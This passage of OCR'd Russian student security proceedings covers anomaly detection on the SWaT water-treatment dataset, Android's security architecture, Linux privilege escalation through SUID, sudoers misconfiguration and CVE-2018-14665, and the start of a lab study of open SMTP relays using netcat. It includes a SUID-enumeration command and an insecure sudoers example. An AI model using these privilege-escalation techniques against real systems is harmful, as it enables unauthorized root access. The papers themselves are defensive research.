


Рисунок 1 - Схема обнаружения аномалий одноканального сигнала, где X(n) – сигнал; x(n) – предсказанное значение сигнала; P – предиктор; e(n) – разность между сигналом и его предсказанным значением

Предиктор обучается предсказывать значение сигнала на основе данных о его прошлых состояниях и, по сути, после обучения становится моделью технологического процесса, протекающего в АСУ ТП. В качестве предиктора можно использовать любые методы интеллектуальной обработки данных. Для целей представленного исследования выбрана полносвязная

нейронная сеть. «Полносвязная» означает, что каждый нейрон связан со всеми нейронами предыдущего слоя. На практике часто необходимо отслеживать данные не с одного, а сразу с нескольких датчиков (рис. 2).




Рисунок 2 - Схема обнаружения аномалий многоканального сигнала

Так как в этой схеме предиктор состоит из нескольких сопредикторов возникает вопрос: «Необходима ли связь между сопредикторами, чтобы находить возможные нелинейные корреляции между сигналами и возможно этим увеличить точность предсказаний?». В исследовании этого вопроса и заключается исследование.

В качестве данных для обучения и тестирования предикторов был выбран набор данных SWaT Dataset, который получен с шестиступенчатой системы безопасной обработки воды (Secure Water Treatment)[2] в Сингапурском университете технологий специально для исследований кибербезопасности. Испытательный стенд SWaT является уменьшенной копией реальной промышленной установки для очистки воды. Набор данных содержит физические свойства, связанные с установкой и процессом очистки воды, а также сетевой трафик на испытательном стенде [3]. Для исследования были взяты следующие данные (табл. 1).

Таблица 1

Описание сигналов набора данных SWaT Dataset

Имя	Описание
LIT101	Уровень неочищенной воды в баке
LIT301	Уровень воды в промежуточном баке
AIT201	Количество соли в воде
FIT502	Поток воды через фильтр
MV201	Контроллер подачи воды в промежуточный бак
PIT503	Датчик давления
AIT501	Датчик кислотности

Графические представления сигналов **AIT201 и FIT502** во времени приведены, соответственно, на рис. 3 и 4.




Рисунок 3 - Сигнал AIT201 (количество соли в воде)




Рисунок 4. Сигнал FIT502 (поток воды через фильтр).

Результаты обучения нейронной сети, когда связь между сопредикторами отсутствует:

Обучающая выборка

потери (средняя квадратичная ошибка) – 1.5548727801036835,
точность (средняя абсолютная ошибка) – 0.8861755846595765.

Валидационная выборка

потери (средняя квадратичная ошибка) 1.573056992223105,
точность (средняя абсолютная ошибка) 0.8945904459171198.

Результаты обучения, когда между сопредикторами есть связь:

Обучающая выборка

потери (средняя квадратичная ошибка) 3.3970041736602785,
точность (средняя абсолютная ошибка) 1.6186597514724732.

Валидационная выборка

потери (средняя квадратичная ошибка) 3.4918875524475808,
точность (средняя абсолютная ошибка) 1.6463429754116279.

Исследования сигналов **LIT101 и LIT301**

Результаты обучения нейронной сети, когда связь между сопредикторами отсутствует:

Обучающая выборка

потери (средняя квадратичная ошибка) 40.553710925598146
точность (средняя абсолютная ошибка) 5.623482658233643.

Валидационная выборка

потери (средняя квадратичная ошибка) 40.85577644987186
точность (средняя абсолютная ошибка) 5.628035111444595.

Результаты обучения, когда между сопредикторами есть связь:

Обучающая выборка

потери (средняя квадратичная ошибка) 140.36922401794433
точность (средняя абсолютная ошибка) 11.49182717880249.

Валидационная выборка

потери (средняя квадратичная ошибка) 140.16537720710878,
точность (средняя абсолютная ошибка) 11.473398850998114.

Исследование сигналов **MV201, PIT503 и AIT501**

Результаты обучения нейронной сети, когда связь между сопредикторами отсутствует:

Обучающая выборка

потери (средняя квадратичная ошибка) 0.7113278358078003,
точность (средняя абсолютная ошибка) 0.5048593427944184.

Валидационная выборка

потери (средняя квадратичная ошибка) 0.6653345371258379,
точность (средняя абсолютная ошибка) 0.4902505137808905.

Результаты обучения, когда между сопредикторами есть связь:

Обучающая выборка

потери (средняя квадратичная ошибка) 1.583447774066925,
точность (средняя абсолютная ошибка) 1.0543902819824218.

Валидационная выборка

потери (средняя квадратичная ошибка) 1.4266074658179375,
точность (средняя абсолютная ошибка) 1.053320149689231.

Как видим из результатов, точность и потери при наличии связи между сопредикторами больше, чем при ее отсутствии, что позволяет сделать вывод о том, что при наличии связей между сопредикторами точность работы нейронной сети ухудшается. Возможно, это объясняется тем, что наличие связей между сопредикторами повышает сложность самой нейронной сети настолько, что она становится плохо обучаемой. Этот подход требует больше времени и большее количество данных, чем при обучении в том варианте, когда связей между сопредикторами нет.

Список литературы

1. Васильев В.И. Кибербезопасность автоматизированных систем управления промышленных объектов (современное состояние, тенденции) /Кириллова А.Д., Кухарев С.Н. //Вестник УрФО. Безопасность в информационной сфере. – Челябинск, 2018. – № 4(30). – с. 66–74.

2. SecureWater Treatment (SWaT) Dataset [Электронный ресурс]. – URL: https://itrust.sutd.edu.sg/itrust-labs_datasets/dataset_info/ (дата обращения: 10.09.2019). – Текст: электронный.

3. J. Goh A dataset to support research in the design of secure water treatment systems / S. Adepu, K. N. Junejo, A. Mathur // Proc. of CRITIS. – 2016.

УДК 004

ИСЛЕДОВАНИЕ БЕЗОПАСТНОСТИ И ЗАЩИТЫ ДАННЫХ ОПЕРАЦИОННОЙ СИСТЕМЫ ANDROID

А.А. Огарок, В.С. Соляников
Научный руководитель: канд. техн. наук, доц. Г.А. Бузало
г. Новочеркасск, ЮРГПУ (НПИ)

Аннотация: в данной статье рассматривается эффективность защиты мобильных приложений. Анализсуществующих средств защиты пользовательских данных. Изучение повышения эффективности методов и средств защиты данных в мобильных приложениях для операционной системы Android.
Ключевые слова: android, операционная система, безопасностьзащита, конфиденциальность, процесс, сервис, структура, память, шифрование.

Общая постановка проблемы. Развитие средств защиты безопасности операционной системы Android требует: анализа используемых инструментов, сервисов. Способы защиты от возможных сбоев в работе ОС, несанкционированного доступа к системе, обеспечение конфиденциальности данных.

Исследование. Android - свободный и открытый проект, большая часть исходного кода распространяется под свободной лицензией. Для повышения эффективности методов и средств защиты пользовательских мобильных приложений необходимо разработать рекомендации по использованию существующих средств, а также реализовать собственные средства защиты [7].

Учитывая растущую популярность мобильных приложений, существуют серьезные опасения относительно их безопасности, ведь изъяны в системах защиты могут повлечь за собой финансовые потери сотен десятков пользовате-

лей [1]. Вредоносная программа - программное обеспечение, предназначенное для получения несанкционированного доступа к вычислительным ресурсам самой ЭВМ или к информации, хранимой на ЭВМ, с целью несанкционированного использования ресурсов ЭВМ или причинения вреда путём копирования, искажения, удаления или подмены информации [9].

В Linux-системах, ядро обеспечивает такие низкоуровневые вещи, как управление памятью, защита данных, осуществляется поддержка мультипроцессности и многопоточности. Само ядро Linux в Android модифицировано: добавлено несколько небольших компонентов, таких как ashmem (anonymouss hared memory), Binderdriver (часть фреймворкаBinder), wakelocks (Управление спящим режимом) и lowmemorykiller.Libc в Android используется не GNU C library (glibc), а собственная минималистичнаяреализация под названием bionic, оптимизирована для встроенных (embedded) систем. Она значительно быстрее, меньше требовательна к памяти, чем glibc, которая обросла множеством слоев совместимости. Структура операционной системы Android представлена на рисунке 1.




Рисунок 1 - Структура операционной системы Android

Модель безопасности в классическойUnix основана на системе UID/GID — специальных номеров, которые ядро хранит для каждого процесса. Процессам с одинаковым UID разрешён доступ друг к другу, процессы с разным UID защищены друг от друга. Аналогично ограничивается доступ к файлам.

Основная единица в Unix-подобных системах - процесс. Низкоуровневые системные сервисы, отдельные команды в shell'ом, графические приложения - это процессы. Процесс представляет собой черный ящик, все остальные компоненты системы не знают и не заботятся о его состоянии. Процесс начинает выполняться с вызова функции _start, и далее реализует какую-то свою логику, взаимодействуя с остальной системой через системные вызовы и межпроцессное общения (IPC).

Для реализации взаимосвязи между компонентами необходимо, чтобы программы могли общаться друг с другом.С системными сервисами, необходим продвинутый и быстрый механизм Binder.Binderплатформа для быстрого, удобного и объектно-ориентированного взаимодействия между процессами. Среда использует свой небольшой модуль ядра, взаимодействие с userspace происходит через системные вызовы на «виртуальном устройстве» / dev / binder.

Низкоуровневые части Binder оперируют в терминах объектов, которые могут пересылаться между процессами. При этом используется подсчет ссылок (reference-counting) для автоматического освобождения неиспользуемых общих ресурсов.

Высокоуровневые части Binder работают в терминах интерфейсов, сервисов и прокси-объектов. Описание интерфейса, записывается на специальном языке AIDL (AndroidInterfaceDefinitionLanguage), внешне похожем на объявление интерфейсов в Java. Из этого описания автоматически генерируется настоящий Java-интерфейс, который затем может использоваться клиентами исервисом. По .aidl файла автоматически генерируются два специальных класса: Proxy (для использования со стороны клиента) и Stub (со стороны сервиса), реализующих этот интерфейс.

Binder широко используется в Android для реализации системных сервисов. Детали процесса скрыты от разработчика приложений высокоуровневыми классами в Android Framework (Activity, Intent и Context). Приложения могут использовать Binder для предоставления друг другу собственных сервисов. Приложение Google Play Services не имеет собственного графического пользовательского интерфейса, но предоставляет разработчикам других программ возможность пользоваться сервисами GooglePlay.

Сервис необходим, чтобы сообщить системе, что в процессе приложения выполняются действия, которые не являются частью activity этого приложения. Сам по себе сервис не означает создание отдельного потока

или процесса - его точки входа (entrypoints) запускаются в основном потоке приложения. Обычно реализация сервиса запускает дополнительные потоки и управляет ими самостоятельно. Кроме activity и сервисов в приложениях под Android есть два других вида компонента - это broadcast receiver'ы и content provider'ы.

Broadcast receiver - компонент, позволяющий приложению принимать broadcast'ы. Это специальный вид сообщений от системы или других приложений. Изначально broadcast'ы в основном использовались для рассылки широковещательных сообщений всем подписанных приложений

Content provider - компонент, позволяющий приложению предоставлять другим программам доступ к данным, которыми он управляет.




Рисунок 2 - Схема взаимодействия с использованием ContentProvider

Приложения для Android работают в изолированной программной среде, которая ограничивает доступ к вашей информации другим приложениям. Компоненты ОС также находятся под защитой, что не дает злоумышленникам использовать системные ошибки в своих целях. Так как все данные на устройстве шифруются, они останутся в безопасности, даже если потерять телефон. Операционная система Android имеет ряд встроенных функций, которые позволяют уменьшить частоту и влияние ошибок, связанных с безопасностью[3].

Можно выделить следующие средства защиты:

— изолированный Исполнитель дополнений (Android Application Sandbox), обеспечивает выполнение кода и работу с данными отдельно от других приложений;

— фреймворк приложений с надежной реализацией основного функционала защиты: криптография, права доступа, защищенное межпроцессное взаимодействие (IPC)

— технологии ASLR, NX, ProPolice, safe_iop, OpenBSDdlmalloc, OpenBSDcalloc и Linuxmmap_min_addr, пришли из операционной системы Linux;

— шифрование файловой системы;

— разрешения, которые предоставляются пользователем (User-granted permissions), что ограничивают доступ к системным функциям телефона;

— разрешения, указанные в приложении, для управления данными на основе каждой программы.

Список литературы

1. Безопасность мобильных банковских приложений [Электронный ресурс] // InforationSecurity. – Режим доступа: http: //itsec.ru/articles … – Загл. с экрана.

2. Security [Электронный ресурс] // AndroidSource. – Режим доступа: https://source.android.com/security - Загл. с экрана.

3. Security tips [Электронный ресурс] // Android Developers. – Режим доступа: https: //developer.android.com/training … – Загл. с экрана.

4. Aero Gear Android Security [Электронный ресурс] // Github. – Режим доступа: https: //github.com/aerogear … – Загл. с экрана.

5. Elenkov, N. Android Security Internals / N. Elenkov, 2014 – 432 с.

6. Дейтел, П. Android для разработчиков / П Дейтел, Х. Дейтел, А. Уолд, 2016, - 512 с.

7. Как работает Android, часть 1 [Электронный ресурс] // Habrahabr. – Режим доступа: https: //habrahabr.ru/company … – Загл. с экрана.

8. Как работает Android, часть 3 [Электронный ресурс] // Habrahabr. – Режим доступа: https: //habrahabr.ru/company … – Загл. с экрана.

9. Вредоносная программа [Электронный ресурс] // Wiki - Режим доступа: https://ru.wikipedia.org › wiki › Вредоносная_программа

УДК 004.056.5

АНАЛИЗ УГРОЗЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ ПОЛЬЗОВАТЕЛЯ В ОПЕРАЦИОННЫХ СИСТЕМАХ LINUX

Морозов Д. В.
Научный руководитель: доктор техн. наук, профессор Поршнев С. В.
г. Екатеринбург, Уральский федеральный университет им. первого Президента России Б. Н. Ельцина

Аннотация. В статье обсуждаются проблемы безопасности операционных систем (ОС) Linux, связанные с несанкционированным повышением привилегий пользователя. Проведен анализ подходов к разграничению полномо-

чий пользователей в ОС Linux. Определены причины возникновения уязвимости CVE-2018-14665 и предложены меры по ее устранению.
Ключевые слова. Информационная безопасность, операционная система, уязвимость, конфиденциальность информации, разграничение прав, повышение привилегий.

Введение. Сегодня ОС Linux является одной из основных ОС, используемых как на стационарных компьютерах, так и различных мобильных устройствах. Данная ОС также широко распространена в государственных и муниципальных структурах, в том числе в силовых ведомствах и автоматизированных системах управления, используемых в Вооруженных силах Российской Федерации. Отметим, что в настоящее время начался процесс замещения ОС Linux отечественными защищенными ОС, которые используют ядро Linux. В связи с этим анализ угроз информационной безопасности (ИБ) ОС Linux является актуальным.

В статье обсуждается механизм возникновения угрозы ИБ, связанной с несанкционированным повышением привилегий пользователя, в результате которого злоумышленник может получить полный контроль над ОС [1].

1. Анализ подходов к разграничению полномочий в ОС Linux

Для понимания причин возникновения рассматриваемой угрозы ИБ был проведен анализ подходов к разграничению полномочий пользователей в ОС Linux. В связи с тем, что данная ОС разрабатывалась как многопользовательская ОС, в ней изначально был предусмотрен механизм дискреционного разграничения прав доступа [2]. Данный механизм предусматривает, что любой файл или каталог в системе имеет пользователя-владельца и группу-владельца. Также у любого файла или каталога есть три группы прав доступа: владелец, группа владельца и все остальные пользователи ОС. Каждая группа имеет права на чтение (read), запись (write) и исполнение (execute). Данный механизм разграничения прав доступа позволяет отдельным пользователям системы создавать «личные» файлы и каталоги, недоступные остальным пользователям.

Владельцем всех системных файлов и каталогов является суперпользователь («*root*»-пользователь), наделенный максимально возможными привилегиями: он имеет права на выполнение любых действий, удаление любых файлов и изменение любых настроек, независимо от установленных кем-либо прав доступа.

Вместе со стандартными правами доступа (чтение, запись и выполнение) в ОС Linux существуют специальные атрибуты, влияющие на права доступа: *SUID*(*SetUserIdentifier*– «установка идентификатора пользователя»), *SGID*(*SetGroupIdentifier*– «установка идентификатора группы») и *Sticky*. Атрибут SUID устанавливается в тех случаях, когда непривилегированному пользователю нужно предоставить права доступа владельца файла.Атрибут SGID аналогичен биту SUID, однако, при запуске файла с этим

атрибутом пользователю предоставляются права группы владельца (в наборе прав доступа он обозначается буквой «s», расположенной в соответствующей группе). Правом удаления любого файла, находящегося в данной директории, после установки у каталога атрибута Sticky обладает только владелец каталога и/или суперпользователь.

Для расширения возможностей настройки традиционных прав доступа в ОС Linux существует механизм, реализующий списки контроля доступа (AccessControlList, ACL). Этот механизм позволяет устанавливать индивидуальные права доступа на каждый объект ОС, и, таким образом, устанавливать перечень действий, которые может совершать конкретный субъект с конкретным объектом. Существенным недостатком механизма ACL является отсутствие поддержки всех существующих файловых систем, которые могут быть использованы в ОС Linux, а также наличие возможности отключения данного механизма на этапе загрузки ОС. Дополнительным средством, реализующим мандатное разграничение прав доступа, присущ тот же недостаток: их можно отключить на раннем этапе загрузки ОС Linux. Отметим, что данные средства не влияют на права суперпользователя: его права в системе, независимо от используемых программных защитных средств, всегда оказываются максимально возможными.

Таким образом, независимо от выбранного подхода к разграничению полномочий повышение привилегий пользователя может привести к получению несанкционированного доступа к чтению и модификации информации, ранее ему не доступной. В этой ситуации понятно, что наиболее вероятным вектором атаки злоумышленника будет получение именно привилегий суперпользователя. Причины возникновения данной угрозы можно разделить на две категории:

– наличие ошибок конфигурации системы, которые можно использовать для повышения привилегий пользователя;

– наличие программных уязвимостей в используемом программном обеспечении или ядре операционной системы.

Рассмотрим основные ошибки конфигурации системы, которые могут привести к реализации рассматриваемой угрозы.

2. Угрозы безопасности при использовании атрибутов SUID/SGID

Данный класс угроз возникает в тех случаях, когда администратор ОС должен обеспечить работу пользователей с программой, которая для своей работы требует права суперпользователя (установка атрибутов SUID/SGID). В результате процесс, в который будет загружена такая программа, будет обладать правами владельца программы или правами группы владельца, но не правами пользователя, который запустил эту программу. Угроза безопасности возникает, когда администратор устанавливает их на потенциально опасные приложения. Например, если установить атрибут

SUID на текстовый редактор, владельцем которого является *«root»*, любой пользователь этого редактора сможет перезаписать все системные файлы или создать себе дополнительную учетную запись с максимально возможными правами.

Для недопущения возникновения данной угрозы рекомендуется не устанавливать SUID/SGID атрибуты на исполняемые файлы, позволяющие каким-либо образом получить доступ к командной оболочке: например, текстовые редакторы, интерпретаторы и т.п. Для поиска исполняемых программ в системе с установленными атрибутами SUID/SGID можно использовать встроенную утилиту *find*(рис. 1).

```
msec@debian:~$ find / -perm -u=s -o -perm -g=s -type f 2>/dev/null
/sbin/unix_chkpwd
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/eject/dmcrypt-get-device
```

Рисунок1 Фрагмент вывода утилиты find

3. Угрозы безопасности при использовании конфигурации утилиты SUDO

Утилита SUDO предназначена для предоставления прав запуска программ с привилегиями другого пользователя без знания его пароля. В частности, при вызове *sudo* без указания идентификатора или имени пользователя программа запускается от имени пользователя *«root»*.

Данный класс угроз безопасности связан с неправильной конфигурацией файла */etc/sudoers*, в котором содержатся основные настройки утилиты SUDO, состоящей в том, что непривилегированному пользователю предоставляется возможность запуска программы с потенциальным доступом к командной оболочке от имени суперпользователя. В этом случае злоумышленник может использовать ошибку конфигурации для повышения своих привилегий. Пример небезопасной конфигурации файла */etc/sudoers* представлен на рисунке 2.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
msec    ALL=(ALL) NOPASSWD:/usr/bin/find
```

Рисунок2 - Фрагмент небезопасной конфигурации файла /etc/sudoers

Отметим, что рекомендуется не предоставлять права использования *sudo* с привилегиями суперпользователя для программ, позволяющих каким-либо образом получить доступ к командной оболочке.

4. Угрозы безопасности при использовании безопасных сервисов с правами суперпользователя

Следует отметить, что угрозы безопасности возникают и при использовании безопасных сервисов с правами суперпользователя. Например, не-

которые администраторы запускают сервисные службы с максимальными привилегиями для того, чтобы обеспечить возможность их взаимодействия с системными объектами. Данное решение не является безопасным, так как злоумышленник может воспользоваться уязвимостью в привилегированном сервисе и получить доступ к командной оболочке от имени суперпользователя. Такой уязвимостью может стать, например, инъекция команд в веб-приложение, недостаточная фильтрация команд в системе управления базами данных или даже переполнение буфера в памяти процесса.

Примером корректного поведения в этом вопросе можно назвать веб-сервер Apache: несмотря на то, что он начинает свою работу от имени суперпользователя, после корректного запуска сервер самостоятельно сбрасывает свои права до уровня пользователя *www-data*, привилегии которого ограничиваются работой в директории веб-сервера [3].

5. Анализ уязвимости CVE-2018-14665 и рекомендации по ее устранению

Рассмотрим уязвимость CVE-2018-14665 [4] в программном обеспечении X.OrgServer, обеспечивающем реализацию оконной системы во многих UNIX-подобных ОС, которая может быть использована для повышения привилегий пользователя и при этом обусловлена как конфигурационными, так и программными недостатками. Согласно описанию CVE, причиной возникновения данной уязвимости является недостаточная проверка значений двух аргументов – *modulepath* и *logfile*. Дополнительно указывается, что если на исполняемый файл X.OrgServer будет установлен бит SUID, недостаточная проверка этих аргументов может использоваться для повышения привилегий пользователя в системе. Отметим, что в некоторых версиях серверных ОС CentOS и RedHat исполняемый файл X.OrgServer запускается с атрибутом SUID по умолчанию, что создает существенную угрозу для этих систем.

Для исследования указанной уязвимости можно воспользоваться анализом исходного кода X.OrgServer до версии 1.20.3 [5]. Рассмотрим фрагмент файла *hw/xfree86/common/xf86Init.c*, который содержит в себе участок кода с проверкой полученного от пользователя аргумента (рис. 3):

```
if (!strcmp(argv[i], "-logfile")) {
    CHECK_FOR_REQUIRED_ARGUMENT();
    xf86CheckPrivs(argv[i], argv[i + 1]);
    xf86LogFile = argv[i + 1];
    xf86LogFileFrom = X_CMDLINE;
    return 2;
}
```

Рисунок 3 - Участок кода с проверкой полученного от пользователя аргумента

Можно видеть, что перед тем, как записать полученный аргумент в соответствующую переменную, происходит вызов функции *xf86CheckPrivs*, в качестве аргументов которой передаются название аргумента и его значе-

ние. Анализ исходного кода этой функции показал, что итог проверки привилегий пользователя зависит от конъюнкции результатов двух функций – функции *PrivsElevated* и функции *xf86PathIsSafe*, причем обе функции с точки зрения решения поставленной задачи реализованы правильно. Уязвимость заключается как раз в операции конъюнкции: ее результат будет равен единице только в том случае, когда оба операнда будут равны единице.

Согласно логике своей работы, функция *xf86PathIsSafe* возвращает единицу только тогда, когда полученный в качестве аргумента путь не содержит в себе элементов для смены директории «..». Следовательно, если пользователь передаст в качестве значения аргумента корректный путь, функция *xf86PathIsSafe*вернет единицу, и результат конъюнкции будет равен нулю, что приведет к обходу установленной проверки и в совокупности с установленным атрибутом SUID может быть использовано для повышения привилегий пользователя.

Для устранения указанной уязвимости рекомендуется установить соответствующее обновление программного обеспечения X.OrgServer. Отметим, что на момент написания данной статьи в последних обновлениях серверных ОС CentOS и RedHat данная уязвимость уже исправлена.

Заключение. Проведен анализ известных подходов к разграничению полномочий пользователей в ОС Linux и выявлены основные причины возникновения угроз, связанных с несанкционированным повышением привилегий пользователя.

В качестве примера уязвимости, которая содержит в себе описанные в работе причины и может быть использована, была рассмотрена уязвимость CVE-2018-14665, предложены рекомендации по ее устранению.

Список литературы

1. УБИ.122: Угроза повышения привилегий // Банк данных угроз безопасности информации. URL: http://bdu.fstec.ru/threat/ubi.122 (дата обращения: 17.10.2019).

2. Таненбаум, Э. Современные операционные системы, 4-е издание. М: Питер, 2017. – 1120 с.

3. Apache HTTP Server Version 2.4 Documentation // Apache HTTP Server Project. URL: http://httpd.apache.org/docs/current/ (дата обращения: 17.10.2019).

4. CVE – CVE-2018-14665 // Common Vulnerabilities and Exposures. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14665 (дата обращения: 17.10.2019).

5. X.Org Server Sources // Projects. Explore. Gitlab. URL: https://salsa.debian.org/xorg-team/xserver/xorg-server/ (дата обращения: 17.10.2019).

УДК 004.773.3

ЭКСПЛУАТАЦИЯ ОТКРЫТЫХ ПОЧТОВЫХ РЕЛЕЕВ


В.В.Шмелёв
Научный руководитель: канд. техн. наук, доц. В.В. Бакланов
г. Екатеринбург, Уральский федеральный университет
им. первого Президента России Б.Н.Ельцина

Аннотация. В данной статье будет рассматриваться доступность эксплуатации открытых почтовых релеев существующих почтовых сервисов без использования какой-либо аутентификации. В качестве объекта исследования используются созданные специально для проведения исследований электронные почтовые адреса. Всего разработано 6 сценариев эксплуатации открытого SMTP порта. Для упрощения проведения данного исследования создана программа, позволяющая генерировать набор команд SMTP на основе нескольких входных параметров.
Ключевые слова. Электронная почта, SMTP, открытый почтовый релей, безопасность почты.

Благодаря интернету любой желающий получает неограниченные возможности для конфиденциальной и быстрой связи. Интернет применяется как средство связи в виде электронной почты, Интернет-телефонии и пр. Актуальность данной работы заключается в том, что электронная почта используется повсеместно. Электронная почта стала одним из важных условий для ведения повседневной деятельности. К электронным ящикам привязываются многие популярные интернет-сервисы, электронные сообщения используются организациями для деловой переписки. Предприятия используют политики для электронной почты для правильной обработки электронных писем, тем самым они уменьшают риск реализации угрозы для почтового сервиса и помогают своим сотрудникам использовать сервис правильно. Сервера же конфигурируются таким образом, чтобы обеспечить безопасность обрабатываемой на них информации [1].

Общепринятым в мире протоколом обмена электронной почтой является SMTP (от англ. Simple mail transfer protocol — «простой протокол передачи почты»). Для определения правил пересылки почты в общепринятой реализации используется DNS-сервер. С помощью DNS есть возможность указать любой узел интернета в качестве принимающего сервера (MX запись), при этом узел не обязательно является частью доменной зоны домена получателя. Это используется, например, для настройки пересылки почты через сторонние серверы. Почта, предназначенная для домена пользователя, принимается сторонним сервером и пересылает на почтовые серверы пользователя, как только появляется возможность. Серверы, которые передают почту на любые домены, называются открытыми релеями [2].

Для проведения исследования возможности эксплуатации открытых почтовых релеев использовалась утилита Netcat. Был проведен анализ работы данной утилиты. Текст команды: nc <имя сервера><порт>. Выполнение команды начинается с DNS-запроса для получения IP-адреса исследуемого сервера. Далее утилита пытается установить TCP-соединение по выбранному порту, отправляя пакет с флагом SYN. При успешном установлении соединения (обмен пакетами с флагами SYN, ACK и ACK), начинается работа с выбранным портом. На момент исследования был выбран стандартный порт SMTP (25). Сервер отправил приглашение на ввод команд, получил команду HELO server и ответил об успешном выполнении команды (см. Рисунок 1).



Source	Destination	Protocol	Length	Info
192.168.0.49	192.168.0.1	DNS	76	Standard query 0xb8e5 A postserver.Dlink
192.168.0.1	192.168.0.49	DNS	92	Standard query response 0xb8e5 A postserver.Dlink A 192.168.0.195
192.168.0.49	192.168.0.195	TCP	74	47874 → 25 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=
192.168.0.195	192.168.0.49	TCP	74	25 → 47874 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PE
192.168.0.49	192.168.0.195	TCP	66	47874 → 25 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2684785727 TSec
192.168.0.195	192.168.0.1	DNS	96	Standard query 0xa381 PTR 49.0.168.192.in-addr.arpa OPT
192.168.0.1	192.168.0.195	DNS	120	Standard query response 0xa381 PTR 49.0.168.192.in-addr.arpa PTR k
192.168.0.195	192.168.0.1	DNS	81	Standard query 0x3d71 A kali.Dlink OPT
192.168.0.1	192.168.0.195	DNS	97	Standard query response 0x3d71 A kali.Dlink A 192.168.0.49 OPT
192.168.0.195	192.168.0.49	SMTP	111	S: 220 postserver.Dlink ESMTP Postfix (Ubuntu)
192.168.0.49	192.168.0.195	TCP	66	47874 → 25 [ACK] Seq=1 Ack=46 Win=29312 Len=0 TSval=2684785747 TSe
D-LinkIn_4d:fa:71	Vmware_0e:2e:96	ARP	60	Who has 192.168.0.49? Tell 192.168.0.1
Vmware_0e:2e:96	D-LinkIn_4d:fa:71	ARP	42	192.168.0.49 is at 00:0c:29:0e:2e:96
D-LinkIn_4d:fa:71	Vmware_f0:3a:6b	ARP	60	Who has 192.168.0.195? Tell 192.168.0.1
